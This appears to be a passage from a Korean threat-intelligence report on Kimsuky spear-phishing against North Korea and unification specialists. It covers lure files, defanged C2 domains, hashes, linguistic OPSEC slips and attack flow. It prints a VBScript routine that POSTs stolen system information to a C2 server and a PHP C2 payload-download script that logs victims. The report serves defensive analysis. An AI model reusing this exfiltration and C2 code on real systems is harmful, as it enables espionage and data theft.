○ 김수키 아기상어 시리즈는 보통 [list.php?query=1], [show.php?query=50] 등과 같은 PHP QUERY 인자를 통해 컴퓨터 정보 수집 및 탈취 명령이 작동됩니다. 그런데 [demo.txt] 유형과 상관관계를 비교해 보면 HTML 유사성이 함께 확인됩니다.

파일명	명령제어(C2) 서버	CHM 내부 HTML 파일명	Base64 디코딩 경로
인터뷰 질의문(K**).chm	mpevalr.ria[.]monster/SmtInfo/demo.txt	page_1.html	"%USERPROFILE%₩Links₩Document.dat"
R** Questions.chm	viewfile.ria[.]monster/rfa/demo.txt	page_1.html	"%USERPROFILE%₩Links₩Document.dat"
이**대표.chm	one.bandi[.]tokyo/clever/demo.txt	page_1.html	"%USERPROFILE%₩Links₩mini.dat"
북한인권단체 활동의 어려움과 활성화 방안 이**대표.chm	file.com-port[.]space/indeed/show.php?query=50	page_1.html	"%USERPROFILE%₩Links₩mini.dat"
[첨부 1] 타운홀 프로그램 소개.chm	point.com-def[.]asia/indeed/show.php?query=50	page_1.html	"%USERPROFILE%₩Links₩mini.dat"

[표 1-5] C2 시리즈별 CHM 유형 비교 (일부 * 표기)

○ 더불어 POST 바운더리(Boundary)로 사용되는 '----c2xkanZvaXU4OTA' 문자열이 자주 목격됩니다. 미국 보안기업 센티넬원 김수키 보고서에서도 인용된 바 있습니다.[10]

```
115   Sub Rep(p_data, p_ui)
116       bnd = "----c2xkanZvaXU4OTA"
117       pd = "--" & bnd & vbNewLine & _
118            "Content-Disposition: form-data; name=""MAX_FILE_SIZE""" & vbNewLine & vbNewLine & _
119            "1000000" & vbNewLine & _
120            "--" & bnd & vbNewLine & _
121            "Content-Disposition: form-data; name=""file""; filename=""Info.txt""" &vbNewLine & _
122            "Content-Type: text/plain" & vbNewLine & vbNewLine & _
123            p_data & vbNewLine & _
124            "--" & bnd & "--"
125       with CreateObject("Microsoft.XMLHTTP")
126           .open "POST", "http://" & p_ui & "/show.php", False
127           .setRequestHeader "Content-Type", "multipart/form-data; boundary=" & bnd
128           .send pd
129       end with
130   End Sub
131
```

[그림 1-8] 정보 탈취에 사용되는 통신 바운더리 문자열 코드

유형	파일명	명령제어(C2) 서버	바운더리 문자열
DOC	사이버안전참고자료.doc	yanggucam.designsoup.co[.]kr/user/views/board/skin/secret/css/list.php?query=1	----c2xkanZvaXU4OTA
CHM	[첨부 1] 타운홀 프로그램 소개.chm	point.com-def[.]asia/indeed/show.php?query=50	----c2xkanZvaXU4OTA
LNK	2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp.lnk	ba-reum.co[.]kr/adm/status/down/list.php?query=1	----c2xkanZvaXU4OTA

[표 1-6] 파일 유형별 바운더리 문자열 비교


[10] [sentinelone] Kimsuky | Ongoing Campaign UsingTailored Reconnaissance Toolkit

1.4. 과거 작전보안 실패 사례 (OPSEC Fail)

○ 김수키 연계 공격 사례를 조사하다 보면, 위협 행위자가 북한식 단어 표기법을 사용하는 등 신분 노출에 영향을 미치는 표현 실수와 흔적이 존재합니다. 물론, 남북한 간 언어학적 비교 분석 및 문화 차이를 제대로 이해할 수 있어야 합니다. 그럼 2022년부터 2020년까지 과거 사례들을 거슬러 올라가 보겠습니다.

■ [사례 A] 한국인터넷진흥원(KISA) 협조요청 메일 위장 건


○ 지난 2022년 6월, 마치 KISA의 사이버 위협 주의 경보 발령 내용처럼 위장해 대북분야 종사자를 겨냥한 공격을 수행한 바 있습니다. 이때 'docx 바이러스 문서 확인 방법.doc' 이름의 악성 문서를 첨부했습니다.



[그림 1-9] 한국인터넷진흥원 사칭한 해킹 메일 화면

○ 당시 수행된 해킹 메일 본문에는 '비대면 서비스'의 북한식 표기인 '비대면 봉사' 표현이 사용됐습니다.

○ 공격에 쓰인 'docx 바이러스 문서 확인 방법.doc' 파일에는 매크로 실행을 유도하는 좌측 가짜 화면을 먼저 보여줍니다. 만약 [콘텐츠 사용] 버튼을 클릭하게 되면 우측 본문을 보여주는데, 여기에 '글이 나타납니다'의 북한식 표기인 '글이 현시됩니다' 표현을 사용했습니다.



[그림 1-10] 북한식 단어 표기법이 포함된 악성 문서 화면


○ 이때 사용된 C2 서버 주소와 뮤텍스는 다음과 같고, 앞서 살펴본 유형과 정확히 일치합니다.

파일명	명령제어(C2) 서버	뮤텍스(Mutex)
docx 바이러스 문서 확인 방법.doc	kinu.medianewsonline[.]com/sign/list.php?query=1	AlreadyRunning191122

[표 1-7] KISA 사칭 DOC 유형 악성파일 정보

■ [사례 B] 국제정치학회 학술회의 안내 메일 위장 건

○ 지난 2021년 12월, 마치 국제정치학회의 연례학술회의 안내문처럼 위장해 외교 안보 전문가를 표적 삼아 공격을 수행한 바 있습니다. 이때 '국제정치학회 연례학술회의_안내문.doc' 이름의 악성 문서를 첨부했습니다.



[그림 1-11] 국제정치학회 학술회의 안내로 사칭한 해킹 메일 화면

○ 당시 발견된 해킹 메일 본문에는 한자어로 남북한 혼용이 가능하지만, 일반적으로 북한식 문장 표기에 보다 자주 쓰이는 '내부망이 불비하니' 표현이 사용됐습니다.

○ 구글 검색엔진 결과를 살펴보면, '장마철이면 부엌에 물이 차오르고 상하수도망도 불비하여 주민들이 생활상 불편을 느끼고 있었다.'라는 북한 웹 사이트 내부 문구를 확인할 수 있습니다.


○ 더불어 이때 사용된 C2 서버 주소와 뮤텍스는 다음과 같습니다. 앞서 기술한 내용과 거의 동일하며, 마지막 수정자 계정도 'Storm' 이름으로 일치합니다.

파일명	명령제어(C2) 서버	뮤텍스(Mutex)
국제정치학회 연례학술회의_안내문.doc	gooogie.mygamesonline[.]org/file/upload/list.php?query=1	AlreadyRunning191122

[표 1-8] 국제정치학회 사칭 DOC 유형 악성 파일 정보

■ [사례 C] 도널드 트럼프 前 미대통령 문서 위장 건

○ 지난 2020년 3월, 한국내 특정 정치인처럼 사칭한 공격자는 도널드 트럼프 전 미국 대통령과 관련된 문서 파일처럼 조작한 'Letter to President Donald Trump.doc' 이름의 악성 문서로 공격을 수행합니다.



[그림 1-12] 특정 정치인이 발송한 것처럼 사칭한 해킹 메일 화면

○ 초기 시절 사용된 C2 서버 주소는 한국 웹 호스팅 업체 도메인도 자주 악용됐으며, [search.hta] 파일과 [eweerew.php?er=1], [download.php?param=res1.txt] 인자 유형 등이 연결됐습니다.

파일명	명령제어(C2) 서버	뮤텍스(Mutex)
Letter to President Donald Trump.doc	orblog.mireene[.]com/mobile/skin/visit/basic/log/eweerew.php?er=1	N/A

[표 1-9] 정치관련 문서로 위장된 악성 DOC 파일 정보

○ 그런데 당시 여기서 사용된 'download.php' 파일 내부에서 '스파이와 련동'이라는 북한식 단어 표기가 주석으로 달린 것이 확인됩니다. 이 PHP 파일은 2023년까지 계속 재활용 됩니다.

```php
<?php
    function write($str)
    {
      $ip = getenv ("REMOTE_ADDR");
      $fp = fopen("./Log/".$ip, "a+");
      fwrite($fp, $str);
      fwrite($fp, "\r\n");
      fclose($fp);
    }
    //write("test");
    if(!is_dir("./Log"))
        mkdir("./Log");

    $filename = "1.txt";          //변경시키지 말것  : 스파이와 련동
    $para = $_GET["param"];
    $file = "./$para";

    if(is_file($file))
    {
        $filesize = filesize($file);
        $fp = fopen($file, "r");

        header("Cache-Control: no-cache, must-revalidate");
        header("Content-type: application/octet-stream");
        header("Accept-Ranges: bytes");
        //header("Content-Disposition: attachment; filename=\"$filename\"");
        header("Content-Disposition: attachment; filename=\"사례비지급서식.docx\"");
        header("Content-Transfer-Encoding: binary");
        header("Content-Length: $filesize");
        header("Keep-Alive: timeout=5, max=100");
        fpassthru($fp);
        fclose($fp);
    }
    date_default_timezone_set('Asia/Seoul');
    $now = date("Y.m.d/h.i.s", time());
    write($now);
    write("UserAgent : ".$_SERVER['HTTP_USER_AGENT']);
    write("DownLoad Success!");
?>
```


[그림 1-13] PHP 파일 내부에 주석처리된 북한식 단어 화면

2. 공격 시나리오 (Attack Scenario)


2.1. 스피어 피싱 (Spear Phishing)

○ 다음은 2023년 9월 10일부터 19일 사이에 한국 내 대북 및 통일분야 종사자를 겨냥해 수행된 스피어 피싱 공격 중 일부 화면입니다. 마치 북한 전략 정보 분야 전문가의 보고서처럼 위장한 사례와 통일부 인권인도실장 면담 요청 내용처럼 현혹하고 있습니다.

○ 알집(ALZ) 압축파일을 첨부한 경우와 보안용 HTML 파일처럼 위장된 악성파일이 포함돼 있습니다.



[그림 2-1] 북한 핵위협 양상과 한국 대응방향 관련 문서로 위장한 공격 메일



[그림 2-2] 통일부 인권인도실장 면담 내용으로 위장한 공격 메일

○ 앞서 초기 공격 벡터에서 기술했던 것과 마찬가지로 이메일 발신 주소가 마치 통일부 도메인과 유사한(unikorea.go[.]ci) 사례입니다.

○ '북의 핵위협 양상과 한국의 대응방향.alz' 압축 파일 내부에는 '북의 핵위협 양상과 한국의 대응방향.chm' 파일이 존재하고, 압축 파일은 비밀번호가 설정된 상태입니다.

○ 'email_17107031014.html' 파일에는 코드 내부에 '통일부 인권인도실장 면담 관련.rar' 압축 파일이 포함돼 있습니다. 파일에 비밀번호가 설정된 것처럼 보이지만, 실제로는 비밀번호가 틀리거나 입력되지 않아도 상관없습니다.

2.2. 위협 헌팅 (Threat Hunting)

○ GSC는 2023년 09월 한국 내 북한문제 전문가를 포함해 외교·통일분야 특정 인물 표적 삼아 스피어 피싱 기반 사이버 첩보행위 정황을 다수 식별합니다. 이메일 공격은 매우 오래된 전통적 수법이지만, 표적 대상자의 평소 업무 및 활동분야에 맞춤형 주제로 정교하게 접근하기 때문에 치밀하게 준비된 공격은 효과가 나름 높은 편입니다.

날짜	이메일 첨부 파일	압축 내부 악성 파일	해시(MD5)
2023-09-10	북의 핵위협 양상과 한국의 대응방향.alz	북의 핵위협 양상과 한국의 대응방향.chm	b1a444aa1fe1287fdc516e1c2ec9f1b2
2023-09-14	email_17107031014.html (통일부 인권인도실장 면담 관련.rar)	2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp.lnk	20cdcc85d0ae460c1b6e612b154e0e16


[표 2-1] 스피어 피싱 공격 정보

○ 공격자는 한국에서 주로 이용되는 알집(ALZ) 압축 포맷을 사용했습니다 또, 마치 비밀번호가 설정된 보안용(HTML) 파일처럼 위장해 공격을 수행했습니다. 참고로 통일부는 보안 이메일을 보낼 때 실제 비밀번호가 설정된 HTML 파일을 첨부해 전송하고 휴대폰 단문 문자메시지로 비밀번호를 별도 제공하고 있습니다.

○ 알집 압축 파일 내부에는 CHM 유형의 악성파일이 포함돼 있고, HTML 파일은 내부에 별도의 RAR 압축파일이 Base64 코드로 포함돼 있고, 압축 내부에 HWP 문서로 위장한 바로가기(LNK) 유형의 악성파일이 존재합니다.

2.3. 공격 흐름도 (Attack Flow)

○ 공격자는 전형적인 스피어 피싱 공격 전략을 통해 피해 대상자들에게 악성 이메일을 전달하게 됩니다. 주로 대북 및 통일분야 활동가를 겨냥해 공격이 수행됐습니다.



[그림 2-3] 간략한 공격 흐름도 화면

○ 2023년 9월에는 CHM 및 LNK 유형의 악성파일을 공격에 사용하였으며, LNK 공격을 수행할 때는 정상 HWP 문서도 함께 동봉해 의심을 최소화하는데 노력했습니다.


○ C2 서버로 악용된 2개의 도메인 'isujeil.co[.]kr', 'ba-reum.co[.]kr' 주소는 모두 '218.150.78.197' 한국 아이피 주소와 연결된 곳입니다.

○ 'isujeil.co[.]kr' 도메인 경우, 공격에 따라 'upload0', 'upload1' 중간 경로가 다르게 사용된 것도 확인됐습니다.

3. 악성파일 분석 (Malware Analysis)

3.1. (사례 1/2) '북의 핵위협 양상과 한국의 대응방향.chm'

○ 앞서 살펴 본 스피어 피싱 공격 메일에 첨부됐던 '북의 핵위협 양상과 한국의 대응방향.alz' 파일은 알집(ALZ) 포맷 압축 파일이며, 내부에 '북의 핵위협 양상과 한국의 대응방향.chm' 이름의 컴파일된 HTML 도움말 파일(.chm)이 포함돼 있습니다.



[그림 3-1] ALZ 압축 (내부)파일과 HEX Edit 내용

